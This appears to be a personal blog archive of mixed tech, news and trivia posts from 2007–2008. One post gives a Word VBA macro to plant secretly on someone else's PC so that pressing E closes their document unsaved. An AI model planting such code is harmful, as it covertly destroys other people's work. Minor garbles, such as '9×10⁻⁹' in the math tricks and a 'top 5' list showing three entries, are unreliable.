Black and White.
Showing posts with label Entertainment. Show all posts

Sunday, February 10, 2008

The Amazing Air Powered Car

From steel makers and aluminum manufacturers to fabled liquor empires and Britain’s beloved Tetley Tea, corporate India is expanding aggressively in its quest to unseat Japan and China, Asia’s two incumbent economic powers. Perhaps not surprisingly, capitalism suits the former British colony well — at least in the aggregate — and with the birth of the world’s cheapest car and a play for Ford’s premium European business, Tata looks set to usher in a new era of Indian industrial leadership.

It isn’t just that the Nano will cost a symbolic 1 lakh (US$2500) , or that its 33 horsepower engine will reach speeds of 65 miles an hour, or that transportation in India will be revolutionized in ways that inventors of the Segway only dreamed. More important than the car itself is its underlying raison d’etre: the emergence of India’s swelling middle class, set to grow from 50 million today to nearly 600 million by 2025. Following similar demographic and economic trends in China, these first-generation middle class consumers will fuel the next cycle of global economic growth for automobiles, electronics, mass media, food, and pretty much everything else we’ve come to take for granted over the last fifty years.

The story isn’t all roses, but the challenges of sustainable and responsible economic development are slowly being addressed. Technological advances in agriculture, structural advances in micro-finance and micro-capitalism, infrastructural developments within and between major urban centres, and demographic trends will continue to fuel investment and innovation across the continent.

That said, for those of us living in the peaceful economic bosom of the G8, India’s latest foray into industrial design and manufacturing could spell the beginning of the end of heavy industry in Western markets, and fuel the push to reinvent the economies of the developed world. Traditionally, systemic shifts of this magnitude involved sizeable labour migrations and ultimately some measure of political instability.

One can only hope that Canadian policymakers — particularly in auto-dependent Ontario — are students of economic history and move to educate and innovate away from their 20th century manufacturing addictions before the knowledge-based industries of the future are too far out of reach.
----------------
Now playing: K K - Dekho Na
via FoxyTunes

Tuesday, January 29, 2008

5 Cool Softwares to Watch Internet TV from your PC for Free

Gone are the days when we used to use 56k dial up connections. Today, we are able to get fast internet connections from our internet providers. Watching videos online was impossible before, but now we can easily watch videos online without any glitches. Well, now you can even watch your favorite TV channels online that too for free! Here are 5 cool softwares through which you can watch online TV for free.


JLC’s Internet TV:
JLC’s Internet TV is a FREE program for watching and browsing thousands of TV channels freely available on the internet. It has one of the biggest and most up to date database of channels ever. The best part is that users can submit, rate and flag channels. The flagging system is really useful as you know which channel is worth watching and which isn’t. Adult channels are disabled; if you want to enable them then you need to pay $20 for a year.
You can download JLC’s Internet TV from here.

SopCast:
SopCast is a simple, free way to broadcast video and audio or watch the video and listen to radio on the Internet. SoP is the abbreviation for Streaming over P2P. Sopcast is a Streaming Direct Broadcasting System based on P2P. It is very efficient and easy to use. You can build your own TV stations comparable with large commercial sites with minimal resources.
You can download SopCast from here.


TVU networks:
TVU networks is another program to watch internet TV. Using this software you can watch online television via web or using player. This program doesn’t require any TV card. The best part is that most of the channels are watchable without stopping for buffering.
You can download it from here.


Super Internet TV:
Super Internet TV has a collection of over 1000 live television channels and over 1300 online radio stations. With this software you can watch TV & webcam and listen to radio online. To watch videos you need to install the latest version of RealPlayer and Windows Media Player.
You can download it from here.


Internet TV & Radio Player:
Internet TV & Radio Player has a collection of over 950 Internet TV channels and 1600+ online radio stations. To watch videos you need to install the latest version of RealPlayer and Windows Media Player.
You can download it from here.


----------------
Now playing: artist - Track 02
via FoxyTunes

Tuesday, November 27, 2007

Microsoft Word Prank

What is the most common letter in the English language? E right? Well what would you do if every time you typed “E” in microsoft word it closed your word document and didnt save any of your work. Well you might throw your computer out the window and kill who ever did it to you. So hell lets do it right?

Step 1: Open up Micro Soft Word

Step2: Press alt F11, this will open up a vba editor for word.

Step3: In project window on the left there should be a title “Normal” this is your default template. Select the default document underneath it.

Step4: Copy and past this code into the document (Remember to re type all quotations)

Sub AddKeyBinding()
CustomizationContext = NormalTemplate
KeyBindings.Add KeyCode:=BuildKeyCode(wdKeyE), KeyCategory:=wdKeyCategoryCommand, _
Command:=”TestKeybinding”
End Sub

Sub TestKeybinding()
Dim x As Document
Set x = ActiveDocument
x.Close (False)
End Sub

Step5: Close word

Step6: Enjoy

If you did this correctly the next time they load word this code will be called and loaded. What it will do is every time the key “E” is pressed is it will close the document and NOT SAVE. You can change the key to anything you like and below I have listed some different key options. Have fun and unleash hell.

Key Options

To change the key from E to something else replace this piece of the code in bold

.KeyBindings.Add KeyCode:=BuildKeyCode(wdKeyE)

If you want to use a different letter it is: wdKeyYOURLETTER

If you want to use a key other than a letter or a number, it usualy is the keys name.
Example: wdKeyBackspace

Saturday, November 24, 2007

Impress your friends with mental Math tricks

1. Multiplying by 9, or 99, or 999

Multiplying by 9 is really multiplying by 10-1.

So, 9×9 is just 9x(10-1) which is 9×10⁻⁹ which is 90-9 or 81.

Let’s try a harder example: 46×9 = 46×10-46 = 460-46 = 414.

One more example: 68×9 = 680-68 = 612.

To multiply by 99, you multiply by 100-1.

So, 46×99 = 46x(100-1) = 4600-46 = 4554.

Multiplying by 999 is similar to multiplying by 9 and by 99.

38×999 = 38x(1000-1) = 38000-38 = 37962.

2. Multiplying by 11

To multiply a number by 11 you add pairs of numbers next to each other, except for the numbers on the edges.

Let me illustrate:

To multiply 436 by 11 go from right to left.

First write down the 6 then add 6 to its neighbor on the left, 3, to get 9.

Write down 9 to the left of 6.

Then add 4 to 3 to get 7. Write down 7.

Then, write down the leftmost digit, 4.

So, 436×11 = is 4796.

Let’s do another example: 3254×11.

The answer comes from these sums and edge numbers: (3)(3+2)(2+5)(5+4)(4) = 35794.

One more example, this one involving carrying: 4657×11.

Write down the sums and edge numbers: (4)(4+6)(6+5)(5+7)(7).

Going from right to left we write down 7.

Then we notice that 5+7=12.

So we write down 2 and carry the 1.

6+5 = 11, plus the 1 we carried = 12.

So, we write down the 2 and carry the 1.

4+6 = 10, plus the 1 we carried = 11.

So, we write down the 1 and carry the 1.

To the leftmost digit, 4, we add the 1 we carried.

So, 4657×11 = 51227 .

3. Multiplying by 5, 25, or 125

Multiplying by 5 is just multiplying by 10 and then dividing by 2. Note: To multiply by 10 just add a 0 to the end of the number.

12×5 = (12×10)/2 = 120/2 = 60.

Another example: 64×5 = 640/2 = 320.

And, 4286×5 = 42860/2 = 21430.

To multiply by 25 you multiply by 100 (just add two 0’s to the end of the number) then divide by 4, since 100 = 25×4. Note: to divide by 4 your can just divide by 2 twice, since 2×2 = 4.

64×25 = 6400/4 = 3200/2 = 1600.

58×25 = 5800/4 = 2900/2 = 1450.

To multiply by 125, you multipy by 1000 then divide by 8 since 8×125 = 1000. Notice that 8 = 2×2x2. So, to divide by 1000 add three 0’s to the number and divide by 2 three times.

32×125 = 32000/8 = 16000/4 = 8000/2 = 4000.

48×125 = 48000/8 = 24000/4 = 12000/2 = 6000.

4. Multiplying together two numbers that differ by a small even number

This trick only works if you’ve memorized or can quickly calculate the squares of numbers. If you’re able to memorize some squares and use the tricks described later for some kinds of numbers you’ll be able to quickly multiply together many pairs of numbers that differ by 2, or 4, or 6.

Let’s say you want to calculate 12×14.

When two numbers differ by two their product is always the square of the number in between them minus 1.

12×14 = (13×13)-1 = 168.

16×18 = (17×17)-1 = 288.

99×101 = (100×100)-1 = 10000-1 = 9999

If two numbers differ by 4 then their product is the square of the number in the middle (the average of the two numbers) minus 4.

11×15 = (13×13)-4 = 169-4 = 165.

13×17 = (15×15)-4 = 225-4 = 221.

If the two numbers differ by 6 then their product is the square of their average minus 9.

12×18 = (15×15)-9 = 216.

17×23 = (20×20)-9 = 391.

5. Squaring 2-digit numbers that end in 5

If a number ends in 5 then its square always ends in 25. To get the rest of the product take the left digit and multiply it by one more than itself.

35×35 ends in 25. We get the rest of the product by multiplying 3 by one more than 3. So, 3×4 = 12 and that’s the rest of the product. Thus, 35×35 = 1225.

To calculate 65×65, notice that 6×7 = 42 and write down 4225 as the answer.

85×85: Calculate 8×9 = 72 and write down 7225.

6. Multiplying together 2-digit numbers where the first digits are the same and the last digits sum to 10

Let’s say you want to multiply 42 by 48. You notice that the first digit is 4 in both cases. You also notice that the other digits, 2 and 8, sum to 10. You can then use this trick: multiply the first digit by one more than itself to get the first part of the answer and multiply the last digits together to get the second (right) part of the answer.

An illustration is in order:

To calculate 42×48: Multiply 4 by 4+1. So, 4×5 = 20. Write down 20.

Multiply together the last digits: 2×8 = 16. Write down 16.

The product of 42 and 48 is thus 2016.

Notice that for this particular example you could also have noticed that 42 and 48 differ by 6 and have applied technique number 4.

Another example: 64×66. 6×7 = 42. 4×6 = 24. The product is 4224.

A final example: 86×84. 8×9 = 72. 6×4 = 24. The product is 7224

7. Squaring other 2-digit numbers

Let’s say you want to square 58. Square each digit and write a partial answer. 5×5 = 25. 8×8 = 64. Write down 2564 to start. Then, multiply the two digits of the number you’re squaring together, 5×8=40.

Double this product: 40×2=80, then add a 0 to it, getting 800.

Add 800 to 2564 to get 3364.

This is pretty complicated so let’s do more examples.

32×32. The first part of the answer comes from squaring 3 and 2.

3×3=9. 2×2 = 4. Write down 0904. Notice the extra zeros. It’s important that every square in the partial product have two digits.

Multiply the digits, 2 and 3, together and double the whole thing. 2×3x2 = 12.

Add a zero to get 120. Add 120 to the partial product, 0904, and we get 1024.

56×56. The partial product comes from 5×5 and 6×6. Write down 2536.

5×6x2 = 60. Add a zero to get 600.

56×56 = 2536+600 = 3136.

One more example: 67×67. Write down 3649 as the partial product.

6×7x2 = 42×2 = 84. Add a zero to get 840.

67×67=3649+840 = 4489.

8. Multiplying by doubling and halving

There are cases when you’re multiplying two numbers together and one of the numbers is even. In this case you can divide that number by two and multiply the other number by 2. You can do this over and over until you get to multiplication this is easy for you to do.

Let’s say you want to multiply 14 by 16. You can do this:

14×16 = 28×8 = 56×4 = 112×2 = 224.

Another example: 12×15 = 6×30 = 6×3 with a 0 at the end so it’s 180.

48×17 = 24×34 = 12×68 = 6×136 = 3×272 = 816. (Being able to calculate that 3×27 = 81 in your head is very helpful for this problem.)

9. Multiplying by a power of 2

To multiply a number by 2, 4, 8, 16, 32, or some other power of 2 just keep doubling the product as many times as necessary. If you want to multiply by 16 then double the number 4 times since 16 = 2×2x2×2.

15×16: 15×2 = 30. 30×2 = 60. 60×2 = 120. 120×2 = 240.
23×8: 23×2 = 46. 46×2 = 92. 92×2 = 184.
54×8: 54×2 = 108. 108×2 = 216. 216×2 = 432.

Tuesday, October 30, 2007

Mukesh Ambani Now Richest Person in the World!

A few months back, Carlos Slim Helu overtook Bill Gates as World’s Richest Man and now news is breaking in that Mukesh Ambani is the richest person in the world!

A trusted business news resource, The Business Standard reports that billionaire Mukesh Ambani today became the richest person in the world, surpassing Carlos Slim Helu, Bill Gates, and Warren Buffett due to a strong bull run in the Indian stock markets that led to a share price rally on his group companies (Reliance Industries, Reliance Petroleum and Reliance Industrial Infrastructure) and boosted his net worth to $63.2 billion.

They compare the 5 most richest persons the world by net worth
1. Mukesh Ambani ($63.2 billion)
2. Carlos Slim Helu ($62.2993 billion)
3. William (Bill) Gates ($62.29 billion)

One year back, Mukesh Ambani has topped Azim Premji of Wipro as the richest Indian. I guess the Forbes lists will start changing again…

The Indian stock market has witnessed a strong bull run in the past few months with top blue chip stocks scaling new highs. Today the BSE Sensex crossed the 20000-mark at end of the trading session and it took a mere 11 trading sessions from 19000 to 20000 points. Today the Bombay Stock Exchange’s benchmark touched a life high of 20,024.87, up 780 points or 3.9 per cent from previous close while the National Stock Exchange’s Nifty was up 199 points or 3.49 per cent at 5901.

Saturday, September 29, 2007

Top Ten Reasons

10 Reasons to Live as Long as Possible

1. Because the universe has plenty of room.
2. Because eighty or ninety years isn’t enough to try much out.
3. Because death is so final.
4. Because you’ll get to see what happens next.
5. Because a few hundred friends isn’t enough.
6. Because you can then join the long-term project to make Earth better.
7. Because boredom can’t prevail against new places, ideas, and people.
8. Because aging and death are primitive and inherently unpleasant.
9. Because your loved ones and children don’t deserve to see you perish.
10. Because if you don’t enjoy it, you can end it at any time.

10 Reasons to Enhance Human Intelligence

1. Because stupidity stops being funny pretty fast.
2. Because sitting in a classroom can be torture.
3. Because if we don’t, somebody else will.
4. Because it’s part of our species growing up.
5. Because people are suffering due to their own ignorance.
6. Because people are suffering due to ignorance of the wealthy.
7. Because dumb people don’t know what they’re missing.
8. Because it’s the best way to improve our society.
9. Because our brains were meant to evolve.
10. Because it’s already within our grasp.

10 Reasons to Develop Molecular Nanotechnology

1. Because killing sentient animals is an cruel way to transform grass into meat.
2. Because fossil fuels are a pain in the ass.
3. Because humans can’t fly without strapping ourselves into a rigid hunk of metal.
4. Because our houses and cities could use some embellishment.
5. Because conventional manufacturing destroys the environment.
6. Because people shouldn’t have to perform manual labor if it can be automated.
7. Because biology can do it, so should we.
8. Because everyone deserves food, shelter, and clean water.
9. Because it’s about time we cleaned up the mess we humans have made.
10. Because nanotech will be developed anyway, we might as well develop it right.

10 Reasons to Develop Artificial Intelligence

1. Because human intelligence hasn’t exploited enough possibilities.
2. Because intelligence should be fluid and expandable, not rigid and static.
3. Because we need someone to help us make sense of the data we’re drowning in.
4. Because aliens aren’t showing up, so we should make our own.
5. Because the universe should be infused with intelligence.
6. Because we need new perspectives and thinkers.
7. Because it would be interesting to engineer new emotions.
8. Because sci-fi stereotypes need to be shattered.
9. Because evolution has made us self-deceiving, and we need help to escape the trap.
10. Because AI is coming whether we like it or not, and it’s better to be prepared.

10 Reasons to Learn About Science and Technology

1. Because it has the potential to prevent our extinction.
2. Because so many popular beliefs are empirically unsound.
3. Because it’s the only way to significantly move our entire civilization forward.
4. Because science just means “stuff we know” and technology just “stuff we can do”.
5. Because it’s the foundation and context of all other human affairs.
6. Because it makes the main difference between cavemen and modern man.
7. Because ignorance is nothing to be proud of.
8. Because they’re challenging and useful.
9. Because progress in science and technology is exponentially accelerating.
10. Because our future depends on it.

Monday, September 24, 2007

http://news.bbc.co.uk/1/hi/technology/6994957.stm


Students at a school in Nigeria

Computer enthusiasts in the developed world will soon be able to get their hands on the so-called "$100 laptop".

The organisation behind the project has launched the "give one, get one" scheme that will allow US residents to purchase two laptops for $399 (£198).

One laptop will be sent to the buyer whilst a child in the developing world will receive the second machine

The G1G1 scheme, as it is known, will offer the laptops for just two weeks, starting on the 12 November.

The offer to the general public comes after the project's founder admitted that concrete orders from the governments of developing nations had not always followed verbal agreements

Nicholas Negroponte told the New York Times: "I have to some degree underestimated the difference between shaking the hand of a head of state and having a cheque written.

"And yes, it has been a disappointment."

Walter Bender, head of software development at One Laptop per Child (OLPC), told the BBC News website: "From day one there's been a lot of interest expressed in having some way of people in the developed world participate in the programme."

Price hike

The XO laptop has been developed to be used by children and is as low cost, durable and simple to use as possible.

It packs several innovations including a sunlight readable display so that it can be used outside. It has no moving parts, can be powered by solar, foot-pump or pull-string powered chargers and is housed in a waterproof case.

cost breakdown

The machine's price has recently increased from $176 (£88) to $188 (£93) although the eventual aim is to sell the machines for $100 (£50).

Governments can buy the green and white machines in lots of 250,000.

In July, hardware suppliers were given the green light to ramp-up production of all of the components needed to build the low-cost machines.

The decision suggested that the organisation had met or surpassed the three million orders it need to make production viable.

The names of the governments that have purchased the first lots of machines have not been released.

Developing whirl

But, according to OLPC, there has also been huge interest in the XO laptop from individuals in the developed world.

"I don't know how many times people have added an entry in our wiki saying 'how do I get one?' or 'I'd gladly pay one for a child if I could get one'," said Mr Bender.

Schoolchildren with $100 laptop, AP
The laptop was designed to be used in developing countries
The organisation has previously hinted that they were considering selling the laptop on a give one get one basis, but not this early.

In January this year, Michalis Bletsas, chief connectivity officer for the project, told the BBC news website that OLPC was hoping to sell the laptop to the public "next year".

Nicholas Negroponte, the founder of OLPC, has also previously said: "Many commercial schemes have been considered and proposed that may surface in 2008 or beyond, one of which is 'buy 2 and get 1'."

According to Mr Bender, OLPC see several advantages to offering laptops to the developed world.

"There's going to be a lot more people able to contribute content, software development and support," said Mr Bender.

But primarily, he said, it was a way of extending the laptop project to countries that cannot afford to participate.

"We see it as a way of kick-starting the programme in the least developed countries."

Early adopter

The first countries to receive the donated laptops will be Cambodia, Afghanistan, Rwanda and Haiti.

Other least developed countries (LDC), as defined by the UN, will be able to bid to join the scheme.

The laptops will go on sale for two weeks through the xogiving.org website.

They will only be available for two weeks to ensure OLPC can meet demand and so that machines are not diverted away from countries that have already placed orders.

Although the exact number of laptops available through the G1G1 scheme has not been revealed, Mr Bender said that the "first 25,000" people that purchase one should receive it before the end of the year.

Others will receive their machines in the first quarter of 2008.

Mr Bender said that if it proves successful, the organisation would consider extending the scheme.

"Our motivation is helping kids learn and giving them an opportunity to participate in the laptop programme so whatever will advance that cause we will do," he said.

"This is something we are going to try and if it looks like it is an effective tool we will do more of it."


----------------
Now playing: DJ Tiesto - urban train
via FoxyTunes

Tuesday, September 18, 2007

25th anniversary of 'smiley face' emoticon

Twenty-five years ago, three keystrokes - a colon followed by a hyphen and a parenthesis - were first used as a horizontal "smiley face" in a computer message by Carnegie Mellon University professor Scott E. Fahlman, the university said.

To mark the anniversary Wednesday, Fahlman and his colleagues are starting an annual student contest for innovation in technology-assisted, person-to-person communication. The Smiley Award, sponsored by Yahoo Inc., carries a $500 cash prize.

Language experts say the smiley face and other so-called emoticons, or emotional icons, have given people a concise way of expressing sentiments in e-mail and other electronic messages that otherwise would be difficult to detect.

Fahlman posted the emoticon in a message to an online electronic bulletin board at 11:44 a.m. on Sept. 19, 1982, during a discussion about the limits of online humor and how to denote comments meant to be taken lightly.

"I propose the following character sequence for joke markers: :-)," wrote Fahlman. "Read it sideways."

The suggestion gave computer users a way to convey humor or positive feelings with a smile - or the opposite sentiments by reversing the parenthesis to form a frown.

Carnegie Mellon said the smileys spread from its campus to other universities, businesses and eventually around the world as the Internet gained popularity. Variations, such as the "wink" that uses a semicolon, emerged later.

"It has been fascinating to watch this phenomenon grow from a little message I tossed off in 10 minutes to something that has spread all around the world," Fahlman was quoted as saying in a university statement. "I sometimes wonder how many millions of people have typed these characters, and how many have turned their heads to one side to view a smiley, in the 25 years since this all started."

Amy Weinberg, a University of Maryland linguist and computer scientist, said emoticons such as the smiley were "definitely creeping into the way, both in business and academia, people communicate."

"In terms of things that language processing does, you have to take them into account," she said. "If you're doing almost anything ... and you have a sentence that says 'I love my boss' and then there's a smiley face, you better not take that seriously."

Such emoticons reflect the likely original purpose of language - to enable people to express emotion, said Clifford Nass, a professor of communications at Stanford University.

The emotion behind a written sentence may be hard to discern because it is often conveyed through tone of voice, he said.

"What emoticons do is essentially provide a mechanism to transmit emotion when you don't have the voice," Nass said.

In some ways, he added, they also give people "the ability not to think as hard about the words they're using."

Ryan Stansifer, a computer science professor at the Florida Institute of Technology, said the emoticon was part of a natural progression in communication.

"I don't think the smiley face was the beginning and the end," he said. "All people at all times take advantage of whatever means of communication they have."

He said people today can hardly imagine using computer chat programs that don't translate keystrokes into colorful graphics.

"Now we have so much power, we don't settle for a colon-dash-paren," Stansifer said. "You want the smiley face, so all these chatting softwares have to have them."

The smiley face has become more than just an indicator of humor or happiness. Instant messaging programs often contain an array of faces intended to express emotions ranging from surprise to affection to embarrassment.

Carnegie Mellon says Fahlman is the originator of the smiley face emoticon, though computer science and linguistics professors contacted by The Associated Press said they were unaware of who created the symbol.


source


----------------
Now playing: Akon - I Can't Wait
via FoxyTunes

Friday, September 07, 2007

10 dirty little secrets you should know about working in IT

If you are preparing for a career in IT or are new to IT, many of the “dirty little secrets” listed below may surprise you because we don’t usually talk about them out loud. If you are an IT veteran, you’ve probably encountered most of these issues and have a few of your own to add — and please, by all means, take a moment to add them to the discussion. Most of these secrets are aimed at network administrators, IT managers, and desktop support professionals. This list is not aimed at developers and programmers — they have their own set of additional dirty little secrets — but some of these will apply to them as well.

10.) The pay in IT is good compared to many other professions, but since they pay you well, they often think they own you

Although the pay for IT professionals is not as great as it was before the dot-com flameout and the IT backlash in 2001-2002, IT workers still make very good money compared to many other professions (at least the ones that require only an associate’s or bachelor’s degree). And there is every reason to believe that IT pros will continue to be in demand in the coming decades, as technology continues to play a growing role in business and society. However, because IT professionals can be so expensive, some companies treat IT pros like they own them. If you have to answer a tech call at 9:00 PM because someone is working late, you hear, “That’s just part of the job.” If you need to work six hours on a Saturday to deploy a software update to avoid downtime during business hours, you get, “There’s no comp time for that since you’re on salary. That’s why we pay you the big bucks!”

9.) It will be your fault when users make silly errors

Some users will angrily snap at you when they are frustrated. They will yell, “What’s wrong with this thing?” or “This computer is NOT working!” or (my personal favorite), “What did you do to the computers?” In fact, the problem is that they accidentally deleted the Internet Explorer icon from the desktop, or unplugged the mouse from the back of the computer with their foot, or spilled their coffee on the keyboard.

8.) You will go from goat to hero and back again multiple times within any given day

When you miraculously fix something that had been keeping multiple employees from being able to work for the past 10 minutes — and they don’t realize how simple the fix really was — you will become the hero of the moment and everyone’s favorite employee. But they will conveniently forget about your hero anointment a few hours later when they have trouble printing because of a network slowdown — you will be enemy No. 1 at that moment. But if you show users a handy little Microsoft Outlook trick before the end of the day, you’ll soon return to hero status.

7.) Certifications won’t always help you become a better technologist, but they can help you land a better job or a pay raise

Headhunters and human resources departments love IT certifications. They make it easy to match up job candidates with job openings. They also make it easy for HR to screen candidates. You’ll hear a lot of veteran IT pros whine about techies who were hired based on certifications but who don’t have the experience to effectively do the job. They are often right. That has happened in plenty of places. But the fact is that certifications open up your career options. They show that you are organized and ambitious and have a desire to educate yourself and expand your skills. If you are an experienced IT pro and have certifications to match your experience, you will find yourself to be extremely marketable. Tech certifications are simply a way to prove your baseline knowledge and to market yourself as a professional. However, most of them are not a good indicator of how good you will be at the job.

6.) Your nontechnical co-workers will use you as personal tech support for their home PCs

Your co-workers (in addition to your friends, family, and neighbors) will view you as their personal tech support department for their home PCs and home networks. They will e-mail you, call you, and/or stop by your office to talk about how to deal with the virus that took over their home PC or the wireless router that stopped working after the last power outage and to ask you how to put their photos and videos on the Web so their grandparents in Iowa can view them. Some of them might even ask you if they can bring their home PC to the office for you to fix it. The polite ones will offer to pay you, but some of them will just hope or expect you can help them for free. Helping these folks can be very rewarding, but you have to be careful about where to draw the line and know when to decline. For help, take a look at TechRepublic’s free download “Ten ways to decline a request for free tech support.”

5.) Vendors and consultants will take all the credit when things work well and will blame you when things go wrong

Working with IT consultants is an important part of the job and can be one of the more challenging things to manage. Consultants bring niche expertise to help you deploy specialized systems, and when everything works right, it’s a great partnership. But you have to be careful. When things go wrong, some consultants will try to push the blame off on you by arguing that their solution works great everywhere else so it must be a problem with the local IT infrastructure. Conversely, when a project is wildly successful, there are consultants who will try to take all of the credit and ignore the substantial work you did to customize and implement the solution for your company.

4.) You’ll spend far more time babysitting old technologies than implementing new ones

One of the most attractive things about working in IT is the idea that we’ll get to play with the latest cutting edge technologies. However, that’s not usually the case in most IT jobs. The truth is that IT professionals typically spend far more time maintaining, babysitting, and nursing established technologies than implementing new ones. Even IT consultants, who work with more of the latest and greatest technologies, still tend to work primarily with established, proven solutions rather than the real cutting edge stuff.

3.) Veteran IT professionals are often the biggest roadblock to implementing new technologies

A lot of companies could implement more cutting edge stuff than they do. There are plenty of times when upgrading or replacing software or infrastructure can potentially save money and/or increase productivity and profitability. However, it’s often the case that one of the largest roadblocks to migrating to new technologies is not budget constraints or management objections; it’s the veteran techies in the IT department. Once they have something up and running, they are reluctant to change it. This can be a good thing because their jobs depend on keeping the infrastructure stable, but they also use that as an excuse to not spend the time to learn new things or stretch themselves in new directions. They get lazy, complacent, and self-satisfied.

2.) Some IT professionals deploy technologies that do more to consolidate their own power than to help the business

Another subtle but blameworthy thing that some IT professionals do is select and implement technologies based on how well those technologies make the business dependent on the IT pros to run them, rather than which ones are truly best for the business itself. For example, IT pros might select a solution that requires specialized skills to maintain instead of a more turnkey solution. Or an IT manager might have more of a Linux/UNIX background and so chooses a Linux-based solution over a Windows solution, even though the Windows solution is a better business decision (or, vice versa, a Windows admin might bypass a Linux-based appliance, for example). There are often excuses and justifications given for this type of behavior, but most of them are disingenuous.

1.) IT pros frequently use jargon to confuse nontechnical business managers and hide the fact that they screwed up

All IT pros — even the very best — screw things up once in a while. This is a profession where a lot is at stake and the systems that are being managed are complex and often difficult to integrate. However, not all IT pros are good at admitting when they make a mistake. Many of them take advantage of the fact that business managers (and even some high-level technical managers) don’t have a good understanding of technology, and so the techies will use jargon to confuse them (and cover up the truth) when explaining why a problem or an outage occurred. For example, to tell a business manager why a financial application went down for three hours, the techie might say, “We had a blue screen of death on the SQL Server that runs that app. Damn Microsoft!” What the techie would fail to mention was that the BSOD was caused by a driver update he applied to the server without first testing it on a staging machine.

Sunday, September 02, 2007

Brix

Brix is just a concept, but one of the best I’ve ever seen so far.

With the black stylish coating and big touchscreen on the front face, the Brix reminds me a little of the Apple iPhone, but thanks to its capabilities, this phone is more like an iPhone 2.0. Let’s just see.

A big quality screen covers the entire front face. You won’t get any buttons, speakers or decorations here, just the touch screen. And you’ll see why pretty soon. Thanks to this display you can access all the main functions of the phone: calling, personal organizer, messaging, Internet, gaming and Multimedia. Definitely multimedia.

Brix Concept phone
That’s what i would want from the iPhone 2.0

As the front face is covered entirely by a screen, what do you think happens when you put together two Brixs? You’re right, the screen expands on both of them. That way, you may end up with a huge touchscreen, by connecting multiple phones, ideal for watching TV, movies, or playing some great interactive games with your friends. A temporary virtual shared folder is created to merge content between the devices until they’re disconnected or one device can be designated as the media hub and interface.

The number of ways in which you can combine the Brixs is limitless. Just from the pictures, you can see how the Brix can be a TV, with an extra unit used as a command center, or for displaying the score on the soccer game you’re watching at.

Just imagine what you can do with this concept. GPS, television, WEB, Video, all of these would be a finger’s touch away. Also, it would make you a more sociable human being, cause you’ll always want to hang out with your friends, to unite your Brix Power.

Brix Concept phone
Limitless combinations with the Brix

Unlike other concepts, this one has the advantage of being relatively simple. No fancy equipment or technology, that’s why we might end up seeing something it in the near future. Apple, listen to me. I would love your next iPhone 2.0 to be like this Brix!!!

What do you think?


----------------
Listening to: Akon - Once In A While
via FoxyTunes

Friday, August 10, 2007

Awesome song

This song is jus awesome


----------------
Listening to: 11 - Lady
via FoxyTunes

Tuesday, August 07, 2007

52 Influential Photographs

Today I share with you 52 of the photographs that shaped a technology, an art form, and the world.


Nicéphore Niépce - View from the Window at Le Gras (1827)

The earliest surviving photograph, with an exposure time between 8 and 20 hours!


Louis Daguerre - Boulevard du Temple (1838)

First photograph of a person.


James Clerk Maxwell - Tartan Ribbon (1861)

The very first color photograph.


Mathew Brady - Federal Dead on the Field of Battle of First Day (1863)

Brady’s photograph but the brutality of the U.S. Civil War to those at home.


Thomas Annan - Glasgow, Close No. 80, High Street (1868)

Annan’s shoot in Glasgow, commissioned by the Glasgow’s City Improvement Trust, was perhaps the first to document the urban poor.


The Daily Graphic - Steinway Hall (1873)

The first printed photo appeared in New York’s The Daily Graphic, depicting Manhattan’s Steinway Hall. Newspaper photos went on to win Pulitzer Prize journalism awards alongisde reportage.


Eadweard Muybridge - The Horse in Motion (1878)

Muybridge shot a horse in fast motion using 50 cameras, demonstrating that a horse’s hooves do all leave the ground while galloping, and more importantly laying the groundwork for motion pictures.


Unknown - First Flight (1903)

The Wright brothers realize the ancient human dream of flight.


Edward Steichen - The Pond - Moonlight (1904)

Among the first to use a new color process, autochrome. And haunting.


Edward S. Curtis - Red Hawk at an Oasis in the Badlands (1905)

The immigrating Europeans’ contemptuous view of Native Americans was met with the obvious dignity of this Oglala Sioux chief.


Lewis W. Hine - Breaker Boys (1910)

The National Child Labor Committe hired Hine to depict children working in mines, mills, and streets. His photographs swayed public opinion as statistics could not.


Eric Enstrom - Grace (1918)

This religious scene can be found in the homes of millions of Christians, reminding them of ritual prayer and simplicity.


Man Ray - Soralization (1929)

The dadaist and surrealist painter also experimented extensively with his camera.


Unknown - LynchingA racist mob took these men from a jail and hung them. The photo was as effective in disgusting many as bolstering white supremacy.


Christian Spurling - Loch Ness Monster (1934)

London’s Daily Mail hired M.A. Wetherell to shoot the famed monster. Finding nothing, he conspired with Spurling to concoct this famous image.


Unknown - The Nuremberg Rally (1934)

Propoganda photos like these certainly helped change the world, for the worse.


Dorothea Lange - Migrant Mother (1936)

A famous portrait of the Great Depression.


Robert Capa - Death of a Loyalist Soldier (1936)

This famous photograph, probably staged but supposedly depicting the death of a solider during the Spanish civil war, served to de-romance the notion of war.


Murray Becker - Hindenburg (1937)

Photos like this of the Hindenburg disaster shattered faith in Zeppelin travel.


20th Century Fox - Betty Grable (1942)

Grable’s million-dollar legs were the subject of the most-seen pinup sent to ease the suffering of American troups during World War II.


Ansel Adams - The Tetons - Snake River (1942)

Adams turned photography into an art, and inspired the preservation of natural wonders in the process.


Robert Capa - Omaha Beach (1944)

Taken alongside the first infantry during the Normany invasion. Later, the raw look of Capa’s photographs were explicity imitated by Speilberg in Saving Private Ryan.


Joe Rosenthal - Raising the Flag on Iwo Jima (1945)

This iconic image of U.S.A. combat rainvigorated waning support to finish out the war.


Alfred Eisenstaedt - The Kiss (1945)

Pure joy as World War II ends.


Margaret Bourke-White - Gandhi at his Spinning Wheel (1946)

This portrait of a hero is now an icon for humility and nonviolence.


Philippe Halsman - Dalí Atomicus (1948)

Halsman’s famous photograph of a really surreal world.


Alberto Korda - Che Guevara (1960)

This iconic portrait of the Latin American revolutionary spread like wildfire as the quintessential poster.


Charles Moore - Birmingham (1963)

Moore’s photos of the open hostility against Martin Luther King Jr.’s nonviolent demonstrators rallied support for the blacks.


Abraham Zapruder - JFK Assassination (1963)

Frame 313 of the only footage of John F. Kennedy’s assassination shows the president’s head exploding.


Malcolm W. Browne - Burning Monk (1963)

Thich Quang Duc burned himself to death at a busy intersection in Saigon to protest the South Vietnamese president’s opression of Buddhism.


Lennart Nilsson - How Life Begins (1965)

An endoscope capture of a fetus that was reprinted widely by pro-life activists.


Eddie Adams - Execution of a Viet Cong Guerrilla (1968)

Adams’ Pulitzer Prize-winning photograph turned public opinion against the Vietnam war.


William Anders - Earthrise (1968)

Perhaps the most famous photograph ever taken: earth from behind the moon.


Neil Armstrong - Apollo 11 Moon Landing (1969)

Finally, a man walked on the moon, and another was in the reflection of his visor.


Don McCullin - Biafra (1969)

